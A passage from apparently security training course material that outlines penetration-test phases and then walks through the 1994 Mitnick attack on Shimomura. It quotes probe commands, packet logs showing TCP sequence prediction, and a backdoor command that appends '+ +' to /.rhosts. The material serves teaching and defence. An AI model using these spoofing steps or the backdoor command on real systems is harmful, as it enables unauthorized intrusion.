An important part of this stage is access control verification. Routers are checked to ensure they appear to be configured with suitable filters by trying to reach host devices behind them. Checks are made to ensure redundant TCP/UDP traffic and ICMP traffic is disabled. Similarly firewalls are checked to ensure that all direct connection attempts are dropped, and whether connection attempts to internal systems appear to be blocked as necessary. The security of the underlying operating systems is tested as well.

Firewalls and routers are essential networking components that should be secured adequately. This assessment phase is intended to ensure that the necessary restrictions are in place to govern access to the internal company network.

Notes

Vulnerability Exploitation

In this final stage, all information obtained during the previous steps is collated, classified and mapped. At this point it is possible to draw a 'map' of the security behavior of the target site. Possible vulnerabilities are prioritized according to level of risk, and possible paths of attack constructed. Vulnerabilities are tried out with exploit code.

- Vulnerability mapping: In this phase, based on all the information collected in previous Stages, a vulnerability mapping exercise is undertaken, and all relevant exploit material is gathered. Exploits are tried on all externally visible systems, such as mail systems, ftp servers, web servers, etc. For instance, do ftp servers provide any files of interest? As far as web servers are concerned: do inputs seem to be validated with regards to length and content restrictions?
- Vulnerability chaining: Based on a comprehensive list of vulnerabilities, attempts will be made to combine these weaknesses, so their effect is greater than the sum of individual weaknesses and vulnerabilities. A common example of this is the exploitation of trust relationships. As such, possible paths of attack can be determined.
- Vulnerability exploitation: Possible vulnerabilities are closely examined and exploit code is run to check whether unauthorized access could be granted, or any damage could be done to the target systems.
- Monitoring: During the different phases of this exercise, all meaningful network traffic is monitored using network sniffers to detect any information that may be security-sensitive.

This stage completes the assessment by verifying which of the potential vulnerabilities and attack paths can actually lead to a security compromise or exposure. If any break-in attempt is successful, an estimate should be made of potential damage.

Notes

Mitnick Versus Shimomura

Introduction

On Christmas Day, 1994, Kevin Mitnick launched a sophisticated attack against Tsutomu Shimomura's computers in San Diego. Two different attack mechanisms (IP source address spoofing and TCP sequence number prediction) were used to gain initial access to a diskless X terminal workstation. After root access had been obtained, an existing connection to another system was hijacked by means of a loadable kernel STREAMS module.

The attack was launched from toad.com in San Francisco, the Toad Hall computer owned by John Gilmore, a founding employee of Sun Microsystems. Shimomura's pursuit of the hacker led to computers in Marin County where Shimomura's stolen files were found on The Well, Denver, San Jose and finally to Kevin Mitnick, the fugitive hacker, in Raleigh, North Carolina.

The source for this information is largely drawn from the posting made by Shimomura in the newsgroups (comp.security.misc, comp.protocols.tcp-ip, alt.security) dated 25 Jan 1995, with the subject "Technical details of the attack described by Markoff in NYT".

Notes

Setting up the attack

Step 1: Probing the network

As with any successful attack, the first step was for Mitnick to probe the network looking for vulnerabilities. The IP spoofing attack started at about 14:09:32 PST on 12/25/94. The first probes (Figure 53) were from toad.com (this info is derived from packet logs):

```
14:09:32 toad.com# finger -l @target
14:10:21 toad.com# finger -l @server
14:10:50 toad.com# finger -l root@server
14:11:07 toad.com# finger -l @x-terminal
14:11:38 toad.com# showmount -e x-terminal
14:11:49 toad.com# rpcinfo -p x-terminal
14:12:05 toad.com# finger -l root@x-terminal
```

FIGURE 53: First probes

The purpose of the probe was to look for systems that exhibited a trust relationship that could potentially be exploited using an IP Spoofing attack. When analyzing the trace it was evident to Shimomura that the attacker had root access because of the source port numbers for the showmount and rpcinfo.

Step 2: Silence the trusted server

Having identified the trust relationship between two servers, Mitnick then proceeded to silence one member of the trusted pair using a typical SYN flood denial of service to port 513 (login) using a random unused IP address.

As port 513 is also a "privileged" port, the trusted server could then be safely used as the putative source for an address spoofing attack on the UNIX "r-services" (rsh, rlogin).

Notes

Step 3: Determine the TCP number generation sequence

To adequately impersonate the remote machine and thus take over the trust relationship, it was important to determine the TCP number generation for the service. This was attained by sending multiple connection attempts from the silenced system (apollo.it.luc.edu) to the x-terminal.shell. Looking at each returned SYN/ACK response, listed below in Figure 54, it was possible to determine the sequence stepping function.

The following extract was recorded by Shimomura:

```
14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R
1382726993:1382726993(0) win 0

14:18:27.544069 apollo.it.luc.edu.997 > x-terminal.shell: S
1382726993:1382726993(0) win 4096

14:18:27.714932 x-terminal.shell > apollo.it.luc.edu.997: S
2022208000:2022208000(0) ack 1382726994 win 4096

14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R
1382726994:1382726994(0) win 0

14:18:28.054114 apollo.it.luc.edu.996 > x-terminal.shell: S
1382726994:1382726994(0) win 4096

14:18:28.224935 x-terminal.shell > apollo.it.luc.edu.996: S
2022336000:2022336000(0) ack 1382726995 win 4096

14:18:28.305578 apollo.it.luc.edu.996 > x-terminal.shell: R
1382726995:1382726995(0) win 0

14:18:28.564333 apollo.it.luc.edu.995 > x-terminal.shell: S
1382726995:1382726995(0) win 4096

14:18:28.734953 x-terminal.shell > apollo.it.luc.edu.995: S
2022464000:2022464000(0) ack 1382726996 win 4096
```

FIGURE 54: Extract from Shimomura's logs

From this information Kevin Mitnick was able to deduce the TCP number generation sequence incremental of 128,000. Note that the initial sequence numbers increment by one for each connection, indicating that the SYN packets are not being generated by the system's TCP implementation. This results in RSTs conveniently being generated in response to each unexpected SYN-ACK, so the connection queue on x-terminal does not fill up.

Notes

Step 4: Compromise the Trust Relationship

Once the sequence number generator has been found, Mitnick was able to send a forged SYN packet (pretending to be the silenced apollo.it.luc.edu). Assuming the X-terminal terminal normally trusts the silenced server, it should do whatever the server tells it to do.

The X-terminal, upon receiving the SYN packet, will try and send the corresponding SYN/ACK, which must then be ACKed for the connection to be established. This ACK must also be forged from the attacking machine and is dependent upon knowing the X-terminal's TCP number generation sequence to send the appropriate ACK to the unseen SYN/ACK response.

Why did the server not recognize the IP address to be forged or spoofed during the connection? The Internet address is in the IP header and the sequence number is in the TCP header. Only the TCP application keeps track of the sequence number. If a packet is sent with the wrong sequence number, the other side will send a RESET and break off the connection.

Step 5: Setup the Backdoor

With the connection compromised, in a one-way connection, it was then possible to establish a backdoor to the X-terminal terminal.

Sending the following did this:

```
14:18:37.265404 server.login > x-terminal.shell: P 0:2(2) ack 1 win
4096

14:18:37.775872 server.login > x-terminal.shell: P 2:7(5) ack 1 win
4096

14:18:38.287404 server.login > x-terminal.shell: P 7:32(25) ack 1 win
4096
```

FIGURE 55: Connecting to the x-terminal via a backdoor

Notes

Which corresponds to:

```
14:18:37 server# rsh x-terminal "echo + + >>/.rhosts"
```

FIGURE 56: The command line equivalent

Step 6: Clearing-up

With the backdoor in place, all the systems had to be put back to how they were originally. This included closing spoofed connection to the X-terminal shell and sending the RST's to the silenced server apollo.it.luc.edu to empty the connection queue.

Step 7: System Compromise

Figure 57 is from Shimomura's newsgroup posting:

After root access had been gained via IP address spoofing, a kernel module named "tap-2.01" was compiled and installed on x-terminal:

```
x-terminal% modstat
Id Type Loadaddr Size B-major C-major Sysnum Mod Name
1 Pdrv ff050000 1000 59. tap/tap-2.01 alpha

x-terminal% ls -l /dev/tap
crwxrwxrwx 1 root 37, 59 Dec 25 14:40 /dev/tap
```

FIGURE 57: Tap-2.01 compiled

This appears to be a kernel STREAMS module which can be pushed onto an existing STREAMS stack and used to take control of a tty device. It was used to take control of an already authenticated login session to target at about 14:51 PST.

Notes

Conclusion

This attack is probably one of the most clearly documented attacks to date. Each step being well defined and executed, showing a textbook methodology to breaking into a computer system.

Notes

Course Review

Course Objectives

Now we have reached the end of this course you should be able to:

- Describe how hackers are able to defeat security controls in operating systems, networked environments and generally circumvent security mechanisms.
- Identify how security controls can be improved to prevent hackers gaining access to operating systems and networked environments.

Notes